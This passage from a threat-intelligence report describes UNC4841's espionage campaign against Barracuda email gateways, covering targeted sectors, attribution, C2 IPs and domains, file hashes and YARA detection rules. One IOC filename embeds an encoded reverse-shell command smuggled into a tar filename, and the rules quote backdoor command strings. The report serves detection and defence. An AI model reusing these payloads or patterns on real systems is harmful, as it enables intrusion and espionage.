


Figure 15: Government agencies worldwide appear to have been disproportionately targeted

Following Barracuda's announcement regarding CVE-2023-2868 and remediation efforts on May 23, 2023, new malware was deployed by the threat actor beginning on May 22, 2023. These malware families included SKIPJACK, DEPTHCHARGE, FOXGLOVE, FOXTROT, and a new version of SEASPY tracked as SEASPY V2. The first new payload observed was SEASPY v2 on May 22, 2023, followed by DEPTHCHARGE, FOXGLOVE, and FOXTROT from May 30, 2023 through early June. Interestingly, organizations that received these post-remediation malware families were weighted towards government (national), high tech, and information technology sectors. This may suggest a threat actor prioritization towards conventional espionage targets, and maintaining access to IT and managed service providers.


Government (National)
N/A
Telecommunications
Aerospace and Defense
Consulting and Professional Services
Finance, Banks and Credit Unions, Brokerages, Consumer Financial Services
Scientific Research and Development
Electronic Components and Semiconductors
Government and International Organizations
Hospitality, Media and Entertainment
Automotive
Real Estate
High Tech and Information Technology
Government (Local)
Colleges and Universities
Manufacturing
Energy
Logistics, Shipping, and Maritime
Military
Construction, Architecture, Engineering, Agriculture, and Materials
Healthcare and BioTechnology and Public Health
International Organizations
Consumer Products Manufacturing and Retail
Retail and Consumer Goods and Services




Figure 16: Post-remediation UNC4841 malware deployment by sector

Notably, among North American identified affected organizations, there were numerous state, provincial, county, tribal, city, and town offices that were targeted in this campaign. These organizations included municipal offices, law enforcement offices, judiciaries of varying levels, social service offices, and several incorporated towns. While overall local government targeting comprises just under seven percent of all identified affected organizations, this statistic increases to nearly seventeen percent when compared to U.S.-based targeting alone. In some instances, targeted entities had populations below 10,000 individuals. Local government targeting occurred mostly in the initial months of CVE-2023-2868 exploitation, with the majority of observed compromises beginning from October through December 2022. The volume of local government organizations impacted by UNC4841 post-remediation tools has since fallen to only 8 percent of observed impacted organizations. This decline may represent an evolving operational priority for UNC4841 over the duration of sustained threat activity.

Regional information technology providers in the United States and Europe experienced a statistically notable volume of targeting among early instances of exploitation in which SALTWATER, SEASPY, and SEASIDE were delivered. These payloads were delivered as part of the initial compromise by UNC4841 without further actions on objectives carried out on the infected device. Mandiant does not maintain thorough visibility into adversary actions during the earlier stages of the campaign. However, we note that several indications were discovered during incident response, which demonstrate the actors were removing traces of their malicious activity on impacted devices. A possible conclusion of these three malware families being observed in isolation is adversaries have not yet prioritized the infected appliances for further compromise and deployment of later stage tools attributed to UNC4841. Alternatively, we recognize that subsequent tooling and indications of malicious activity may have been removed by the actors prior to the start of remediation engagements.

From October 2022 to February 2023, the heightened volume of impacted IT and MSP providers with solely the initial payloads delivered may have been an attempt by UNC4841 to establish an initial foothold within this type of Barracuda ESG environment. Few of these impacted targets received later stage payloads or were associated with targeted commands that sought to exfiltrate data pertaining to specific users.

Mandiant assesses with low confidence that this may suggest these organizations were targeted in an attempt to maximize access to domains managed by Barracuda ESG servers, rather than the IT providers being the intended final target of exploitation. Barracuda ESG allows the management of numerous email domains for the scanning of inbound email attachments, and information technology providers and managed service providers may be positioned to manage a greater variety of downstream customer email domains when compared to a single enterprise server. Additionally, as previously noted, high tech and information technology providers were the second most targeted sector by UNC4841 post-remediation tooling.

A deeper examination of identified affected organizations showed a recurring targeting of sectors that are key to global governments maintaining a competitive technological and economic edge in the face of impending strategic state deadlines. Entities were observed within the semiconductor, public health, aerospace, artificial intelligence/autonomous vehicles, and rare earth metal production sectors. Further, religious based organizations were impacted by UNC4841 campaigns. A cluster of organizations with mission-based aid or stated evangelical missions that impact China (and Chinese claimed geographies such as Hong Kong and Taiwan) were observed being targeted with the initial stages of malware utilized by this threat actor. Unlike numerous impacted organizations that align with traditional espionage requirements, these entities only received early stage implants such as SALTWATER, SEASPY, and SEASIDE. This may suggest a lower priority among UNC4841 collection requirements with evidence of deeper compromise, persistence, and exfiltration being observed among entities aligning with more conventional geopolitical, defense, and technology related mandates.

Based on the evidence available at the time of analysis, earliest compromises appear to have occurred on a small subset of appliances geolocated to mainland China. The C2 communications utilized during this early set of compromises also leveraged port 8080, while later compromises that occurred globally almost entirely leveraged port 443 or port 25.

Attribution

Mandiant has previously assessed with high confidence that UNC4841 conducts espionage activity in support of the People's Republic of China. Our assessment has not changed and has now been corroborated by independent assessments from government agencies. As we mentioned in our first blog post, several overlaps with other China-nexus actors have been identified throughout our investigation. However, Mandiant has not attributed activity tracked as UNC4841 to a previously known threat actor.

Higher-level Trends in Chinese Cyber Espionage Operations

Early in our investigation, we identified overlaps in infrastructure used by UNC4841 with that which we have associated with UNC2286, another China-nexus actor that we have observed active since at least 2019 and which has heavily targeted organizations in the Southeast Asia region. Activity Mandiant has attributed to UNC2286 overlaps with public reporting on GhostEmperor (Kaspersky) and FamousSparrow (ESET). While this finding does indicate a connection in the infrastructure used by both groups, it is likely an artifact of a shared infrastructure anonymization service or an infrastructure provider that is common between them.

Additionally, Mandiant has recently observed another sophisticated espionage focused China-nexus actor, UNC3886, deploying custom malware based on modified REPTILE source code - similar to FOXTROT. A recent UNC3886 campaign leveraged a zero-day exploit for Fortinet appliances as well as an ecosystem of custom malware which included UNC3886's backdoor CASTLETAP, which is adapted from REPTILE and designed to be utilized on FortiGate appliances. CASTLETAP achieves functionality similar to SEASPY and is also designed to passively listen for magic packets that activate the backdoor functionality and connect back to a C2 server with SSL encryption. Other malware families deployed by UNC3886 have also shown similar characteristics to those deployed by UNC4841. For example, DRIEDMOAT is another similar passive backdoor that has been observed with an embedded certificate stolen from the compromised appliance that it uses to encrypt its C2 communications, much like the technique we observed from UNC4841.

Shared infrastructure and techniques for anonymization are common amongst Chinese cyber espionage actors, as is shared tooling and likely malware development resources. Mandiant assesses that these observations are evidence of the higher level trends we have observed in Chinese cyber espionage and the evolution toward more purposeful, stealthy, and effective operations that avoid detection and complicate attribution. It is likely that we will continue to observe Chinese cyber espionage operations targeting edge infrastructure with zero-day vulnerabilities and the deployment of malware customized to specific appliance ecosystems.

Outlook and Implications

Over the course of the investigation, UNC4841 has proven to be highly responsive to defensive efforts and has actively modified TTPs to maintain access within victim environments to continue their espionage operation. Mandiant strongly recommends impacted Barracuda customers continue to hunt for UNC4841 activity within networks impacted by a compromised ESG. Due to their demonstrated sophistication and proven desire to maintain access, Mandiant expects UNC4841 to continue to alter their TTPs and modify their toolkit as network defenders continue to take action against this adversary, and their activity is further exposed by the security community. Mandiant anticipates UNC4841 will continue to target edge devices in the future. In order to aid in the hunting UNC4841 activity, IOCs and detection rules can be found in the sections that follow.

If you were impacted by this campaign, Mandiant recommends you contact the FBI at sf-barracudacve@fbi.gov.

Acknowledgements

We would like to thank the U.S. Cybersecurity & Infrastructure Security Agency (CISA) for their continued partnership and contributions to this report, as well as the Federal Bureau of Investigation (FBI) for their on-going collaboration and assistance in notifying impacted organizations. We would also like to thank the Australian Signals Directorate's (ASD) Australian Cyber Security Centre (ACSC) for assistance in notifying victims. Additionally, we would like to thank Barracuda Networks for their decisive actions, transparency and partnership following the exploitation of CVE-2023-2868 by UNC4841.

Indicators of Compromise (IOCs)

Network IOCs

IP Address	ASN	NetBlock	Location
101.229.146.218	4812	China Telecom	CN
103.146.179.101	136933	Gigabitbank Global	HK
103.27.108.62	132883	Topway Global Limited	HK
103.77.192.87	10222	Multibyte Info Technology Limited	HK
103.146.179.69	10222	Multibyte Info Technology Limited	HK
103.77.192.13	10222	Multibyte Info Technology Limited	HK
103.77.192.88	10222	Multibyte Info Technology Limited	HK
103.93.78.142	61414	Edgenap Ltd	JP
104.156.229.226	20473	Choopa, LLC	US
104.223.20.222	8100	CloudVPS	US
107.148.149.156	399195	Pegtechinc-ap-04	US
107.148.219.227	54600	Peg Tech	US
107.148.219.53	54600	Peg Tech	US
107.148.219.54	54600	Peg Tech	US
107.148.219.55	54600	Peg Tech	US
107.148.223.196	54600	Peg Tech	US
107.173.62.158	20278	Nexeon Technologies	US
113.52.106.3	4609	Companhia de Telecomunicacoes de Macau SARL	HK
137.175.19.25	54600	Peg Tech	US
137.175.28.251	54600	Peg Tech	US
137.175.30.36	54600	Peg Tech	US
137.175.30.86	54600	Peg Tech	US
137.175.51.147	54600	Peg Tech	US

137.175.53.17	54600	Peg Tech	US
137.175.53.170	54600	Peg Tech	US
137.175.53.218	54600	Peg Tech	US
137.175.60.252	54600	Peg Tech	US
137.175.60.253	54600	Peg Tech	US
137.175.78.66	54600	Peg Tech	US
139.84.227.9	20473	Choopa, LLC	ZA
155.94.160.72	8100	CloudVPS	US
155.94.160.95	8100	ASN-QUADRANET-GLOBAL	US
182.239.114.135	9231	China Mobile Hong Kong	HK
182.239.114.254	9231	China Mobile Hong Kong	HK
185.243.41.209	61414	Edgenap Ltd	JP
192.74.226.142	54600	Peg Tech	CN
192.74.254.229	54600	Peg Tech	US
195.234.82.132	202422	G-Core Labs S.A.	US
198.2.254.219	54600	Peg Tech	US
198.2.254.220	54600	Peg Tech	US
198.2.254.221	54600	Peg Tech	US
198.2.254.222	54600	Peg Tech	US
198.2.254.223	54600	Peg Tech	US
199.247.23.80	20473	Choopa, LLC	DE
213.156.153.34	202422	G-Core Labs S.A.	US
216.238.112.82	20473	Choopa, LLC	BR
23.224.42.5	40065	Choopa, LLC	US
23.224.42.29	40065	Cnservers LLC	US
23.224.78.130	40065	Cnservers LLC	US
23.224.78.131	40065	Cnservers LLC	US
23.224.78.132	40065	Cnservers LLC	US

23.224.78.133	40065	Cnservers LLC	US
23.224.78.134	40065	Cnservers LLC	US
37.9.35.217	202422	G-Core Labs S.A.	US
38.54.1.82	138915	Kaopu Cloud HK Limited	SG
38.54.113.205	138915	Kaopu Cloud HK Limited	MY
38.60.254.165	174	Cogent Communications	US
45.148.16.42	42675	Obehosting AB	DK
45.148.16.46	42675	Obehosting AB	DK
45.154.253.153	41634	Svea Hosting AB	GB
45.154.253.154	41634	Svea Hosting AB	GB
45.63.76.67	20473	Choopa, LLC	US
51.91.79.17	16276	OVH SAS	FR
52.23.241.105	14618	Amazon.com	US
54.197.109.223	14618	AMAZON-AES	US
64.176.4.234	20473	Choopa, LLC	US
64.176.7.59	20473	Choopa, LLC	US

Domains

bestfindthetruth[.]com
goldenunder[.]com
note.goldenunder[.]com
singamofing[.]com
singnode[.]com
mx01.bestfindthetruth[.]com
xxl17z.dnslog[.]cn

Host IOCs

Hash	Filename
06528143748b54793b2a7561d96138c5	abcdefg=qwesdnfkjsdhijklmnopqrstuvwxynanfasdjkfjksajdfkljeklnfisndfnhishdfhnsdanfsdnfhhhfhasdfjkq

4495cb72708f486b734de6b6c6402aba	abcdefg=a123sdffsdfsdafsadfasdfsadfhijklmnopqrstuvwxyzssdffggsdfasdfafjklsadjfneiunsdfhnsndfn520
61514ac639721a51e98c47f2ac3afe81	abcdefg=abcdfwdsaifnihdnfgiyushadhijklmnopqrstuvwxyznfhjhauidsdfasdsdfqwer5we212rsahfeadssbr
f667939000c941e5b9dc91303c98b7fc	abcdefg=aasadfewsdfsadnhijklmnopqrstuvwxyzxcjvueortyuiqwnem,nxcnngvmdfngkdjfgkjdiogjevdsfvjdf
fe1e2d676c91f899b706682b70176983	abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mMXxvcGVuc3Ns $abcdefg\|${ee}se64 -d|${G}h;wh66489.txt
0d67f50a0bf7a3a017784146ac41ada0	snapshot.tar
7a31d314247ac33ae39a9248b770d717	snapshot.tar
206b05ef55aff6fa453ba8e5f6c55167	imgfile.jpg
42722b7d04f58dcb8bd80fe41c7ea09e	11111.tar
5392fb400bd671d4b185fb35a9b23fd3	snapshot.tar
878cf1de91f3ae543fd290c31adcbda4	snapshot.tar
ac4fb6d0bfc871be6f68bfa647fc0125	abcdefg=aasadfewsdfsadnhijklmnopqrstuvwxyzxcjvueortyuiqwnem,nxcnngvmdfngkdjfgkjdiogjevdsfvjdf
479315620c9a5a62a745ab586ba7b78c	unknown
683acdb559bbc7fb64431d1f579a8104	unknown
ef00c92fa005c2f61ec23d5278a8fa25	unknown
ff4f425be50bacbb10f16287aaddb7e3	unknown
94b6f76da938ef855a91011f16252d59	core_check.sh
32ffe48d1a8ced49c53033eb65eff6f3	BarracudaMailService.1
8406f74ac2c57807735a9b86f61da9f9	intent
d81263e6872cc805e6cf4ca05d86df4e	mod_content.lua
da06e7c32f070a9bb96b720ef332b50b	nfsd.ko
c5c93ba36e079892c1123fe9dffd660f	unknown

19e373b13297de1783cecf856dc48eb0	client_linux
c56d7b86e59c5c737ee7537d7cf13df1	autoins
cb0f7f216e8965f40a724bc15db7510b	update_v35.sh
881b7846f8384c12c7481b23011d8e45	update_v31.sh
f5ab04a920302931a8bd063f27b745cc	intent_helo
0245e7f9105253ecb30de301842e28e4	unknown
0c227990210e7e9d704c165abd76ebe2	unknown
132a342273cd469a34938044e8f62482	unknown
1bc5212a856f028747c062b66c3a722a	unknown
2d841cb153bebcfdee5c54472b017af2	rc
2e30520f8536a27dd59eabbcb8e3532a	unknown
349ca242bc6d2652d84146f5f91c3dbb	intentbas
3e3f72f99062255d6320d5e686f0e212	unknown
4c1c2db989e0e881232c7748593d291e	unknown
7d7fd05b262342a9e8237ce14ec41c3b	unknown
8fc03800c1179a18fbd58d746596fa7d	update_version
a45ca19435c2976a29300128dc410fd4	unknown
ba7af4f98d85e5847c08cf6cefdf35dc	rc
c528b6398c86f8bdcfa3f9de7837ebfe	update_v2.sh
c7a89a215e74104682880def469d4758	unknown

c979e8651c1f40d685be2f66e8c2c610	rc
d1392095086c07bd8d2ef174cb5f6ca8	intent_bas
ad1dc51a66201689d442499f70b78dea	unknown
dde2d3347b76070fff14f6c0412f95ba	run.sh
858174c8f4a45e9564382d4480831c6b	unknown
2ccb9759800154de817bf779a52d48f8	update_v31.sh
177add288b289d43236d2dba33e65956	pd
e52871d82de01b7e7f134c776703f696	rverify
336c12441b7a678280562729c974a840	unknown
5fdee67c82f5480edfa54afc5a9dc834	install_bvp74_auth.tar
407738e565b4e9dafb07b782ebcf46b0	unknown
67a4556b021578e0a421fdc251f07e04	install_bvp74_auth.tar
694cdb49879f1321abb4605adf634935	install_bvp74_auth.tar
6f79ef58b354fd33824c96625590c244	intent_reuse
7ebd5f3e800dcd0510cfcbe2351d3838	unknown
d098fe9674b6b4cb540699c5eb452cb5	test.sh
03e07c538a5e0e7906af803a83c97a1e	r
0dd78b785e7657999d05d52a64b4c4cf	unknown
35a432e40da597c7ab63ff16b09d19d8	unknown
806250c466824a027e3e85461dc672db	hw-set
830fca78440780aef448c862eee2a8ac	hw-set
b354111afc9c6c26c1475e761d347144	hw-set
b745626b36b841ed03eddfb08e6bb061	libutil.so

b860198feca7398bc79a8ec69afc65ed	hw-set
c2e577c71d591999ad5c581e49343093	run.sh
e68cd991777118d76e7bce163d8a2bc1	hw-set
ed648c366b6e564fc636c072bbcac907	reprod_run.sh
ff005f1ff98ec1cd678785baa0386bd1	hw-set
a28de396aa91b7faca35e861b634c502	foxdoor_shell
1b1830abaf95bd5a44aa3873df901f28	unknown
1fea55b7c9d13d822a64b2370d015da7	mod_udp.so
3b93b524db66f8bb3df8279a141734bb	mod_rtf.so.so
4cd0f3219e98ac2e9021b06af70ed643	mod_udp.so
4ec4ceda84c580054f191caa09916c68	mod_rft.so
64c690f175a2d2fe38d3d7c0d0ddbb6e	mod_udp.so
827d507aa3bde0ef903ca5dec60cdec8	mod_udp.so
831d41ba2a0036540536c2f884d089f9	sendscd
8fdf3b7dc6d88594b8b5173c1aa2bc82	mod_rft.so
9bc6d6af590e7d94869dee1d33cc1cae	unknown
b601fce4181b275954e3f35b18996c92	install_reuse
9033dc5bac76542b9b752064a56c6ee4	nfsd_stub.ko
cd2813f0260d63ad5adf0446253c2172	require_helo.lua
cd2813f0260d63ad5adf0446253c2576	unknown
666da297066a2596cacb13b3da9572bf	mod_sender.lua
35cf6faf442d325961935f660e2ab5a0	mod_attachment.lua
ce67bb99bc1e26f6cb1f968bc1b1ec21	unknown
025046adfa7b2cf50f86f5e0c6bb2ab7	unknown

0805b523120cc2da3f71e5606255d29c	resize_reisertab
17696a438387248a12cc911fbae8620e	resize_reisertab
19ebfe05040a8508467f9415c8378f32	BarracudaMailService
1b92e5455de794af560f10a907d931cc	resize2fstab
1bbb32610599d70397adfdaf56109ff3	BarracudaMailService
23f4f604f1a05c4abf2ac02f976b746b	unknown
3c20617f089fe5cc9ba12c43c6c072f5	unknown
45b79949276c9cb9cf5dc72597dc1006	resize_reisertab
4b511567cfa8dbaa32e11baf3268f074	BarracudaMailService
4ca4f582418b2cc0626700511a6315c0	BarracudaMailService
5d6cba7909980a7b424b133fbac634ac	BarracudaMailService
69ef9a9e8d0506d957248e983d22b0d5	resize2fstab
724079649f690ca1ee80b8b3125b58b9	unknown
76811232ede58de2faf6aca8395f8427	resize2fstab
82eaf69de710abdc5dea7cd5cb56cf04	BarracudaMailService
8f1c40bd3ab33d517839ca17591d8666	resize2fstab
a08a99e5224e1baf569fda816c991045	BarracudaMailService
bef722484288e24258dd33922b1a7148	resize2fstab
d8e748b1b609d376f57343b2bde94b29	unknown
db4c48921537d67635bb210a9cb5bb52	BarracudaMailService
e80a85250263d58cc1a1dc39d6cf3942	BarracudaMailService
f6857841a255b3b4e4eded7a66438696	unknown
fe031a93c84aa3d01e2223a6bb988fa0	unknown
3273a29d15334efddd8276af53c317fb	mknod
446f3d71591afa37bbd604e2e400ae8b	mknod
87847445f9524671022d70f2a812728f	mod_content.lua
9aa90d767ba0a3f057653aadcb75e579	unknown

e4e86c273a2b67a605f5d4686783e0cc	mknod
ec0d46b2aa7adfdff10a671a77aeb2ae	unknown
436587bad5e061a7e594f9971d89c468	saslautchd
85c5b6c408e4bdb87da6764a75008adf	rverify
f013a111044f3228b978f49e1ee374fe	mod_attachment.lua
90a75b588f63c6a0294a48e93628aec9	nfsd_stub.ko

Detection Rules

YARA Rules

```
rule M_APT_Installer_SKIPJACK_1 {
meta:
  author = "Mandiant"
  md5 = "e4e86c273a2b67a605f5d4686783e0cc"

strings:
  $str1 = "hdr:name() == 'Content-ID'" base64
  $str2 = "hdr:body() ~= nil" base64
  $str3 = "string.match(hdr:body(),\"^[%w%+/=\\r\\n]+$\")" base64
  $str4 = "openssl aes-256-cbc" base64
  $str5 = "mod_content.lua"
  $str6 = "#!/bin/sh"

condition:
  all of them
}
```

SKIPJACK Installer

```
rule M_APT_Backdoor_SKIPJACK_1 {

meta:
  author = "Mandiant"
  md5 = "87847445f9524671022d70f2a812728f"

strings:
  $str1 = "hdr:name() == 'Content-ID'"
  $str2 = "hdr:body() ~= nil"
  $str3 = "string.match(hdr:body(),\"^[%w%+/=\\r\\n]+$\")"
  $str4 = "openssl aes-256-cbc"
  $str5 = "| base64 -d| sh 2>"

condition:
  all of them
}
```

TSKIPJACK Backdoor

```
rule M_APT_Backdoor_DEPTHCHARGE_1 {

meta:
  author = "Mandiant"
  md5 = "b745626b36b841ed03eddfb08e6bb061"

strings:
  $backdoor_command_main = { 65 63 68 6F 20 2D 6E 20 27 25 73 27 20 7C (20 62 61 73 65 36 34 20 2D 64 20 7C 20 | 20 ) 6F 70 65 6E
73 73 6C 20 61 65 73 2D 32 35 36 2D 63 62 63 20 2D 64 20 2D 4B 20 [24-124] 20 32 3e 2f 64 65 76 2f 6e 75 6c 6c 20 7c 20 73 68 }
  $e1 = "welcomeflag" fullword
  $e2 = "welcomebuffer" fullword
  $e3 = "launch_backdoor" fullword
  $e4 = "backdoor_initalize" fullword
  $s1 = "BSMTP_ID" fullword
  $s2 = "result %d" fullword
  $s3 = "ehlo" fullword

condition:
  uint32(0)==0x464c457f and $backdoor_command_main and 4 of them
}
```

DEPTHCHARGE

```
rule M_APT_Launcher_FOXGLOVE_1 {

meta:
  author = "Mandiant"
  md5 = "c9ae8bfd08f57d955465f23a5f1c09a4"

strings:
  $str1 = { 48 ?? 66 6F 78 64 6F 6F 72 5F 48 89 ?? C7 ?? ?? 73 68 65 6C 66 C7 ?? ?? 6C 00 }
  $str2 = { 48 ?? 2F 75 73 72 2F 73 68 61 48 ?? 72 65 2F 66 6F 78 64 6F 48 89 ?? 48 89 ?? ?? 48 ?? 6F 72 2F 66 6F 78 64 6F 48 ?? 6F
72 5F 73 68 65 6C 6C }
  $str3 = "shell"
  $str4 = "start.c"
  $str5 = "base64en"
  $str6 = "base64de"
  $str7 = "-r"
  $str8 = "-s"
  $str9 = "-p"
  $str10 = "-t"

condition:
  uint32(0) == 0x464c457f and all of them
}
```

FOXGLOVE

```
rule M_APT_Backdoor_FOXTROT_1 {

meta:
  author = "Mandiant"
  md5 = "a28de396aa91b7faca35e861b634c502"

strings:
  $str1 = "/usr/share/foxdoor/uuid"
  $str2 = "/.mozilla/firefox/"
  $str3 = "hide_foxdoor_mod"
  $str4 = "POST /api/index.cgi"
  $str5 = "7(Zu9YTsA7qQ#vw"
  $str6 = "CONNECT %s:%d HTTP/1.1"
  $str7 = "network.proxy.http_port"
  $str8 = "exec bash --rcfile"

condition:
  uint32(0) == 0x464c457f and all of them
}
```

FOXTROT

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name

A106-709 Command and Control	UNC4841, DNS Query, Variant #10 A106-710
A106-710 Command and Control	UNC4841, DNS Query, Variant #2
A106-711 Command and Control	UNC4841, DNS Query, Variant #3
A106-712 Command and Control	UNC4841, DNS Query, Variant #11
A106-713 Command and Control	UNC4841, DNS Query, Variant #4
A106-714 Command and Control	UNC4841, DNS Query, Variant #5
A106-715 Command and Control	UNC4841, DNS Query, Variant #8
A106-716 Command and Control	UNC4841, DNS Query, Variant #7
A106-717 Command and Control	UNC4841, DNS Query, Variant #6
A106-718 Command and Control	UNC4841, DNS Query, Variant #9
A106-719 Malicious File Transfer	UNC4841, DEPTHCHARGE, Download, Variant #1
A106-720 Malicious File Transfer	UNC4841, SALTWATER, Download, Variant #2
A106-721 Malicious File Transfer	UNC4841, FOXTROT, Download, Variant #1
A106-722 Malicious File Transfer	UNC4841, SKIPJACK, Download, Variant #2

Posted in

Threat Intelligence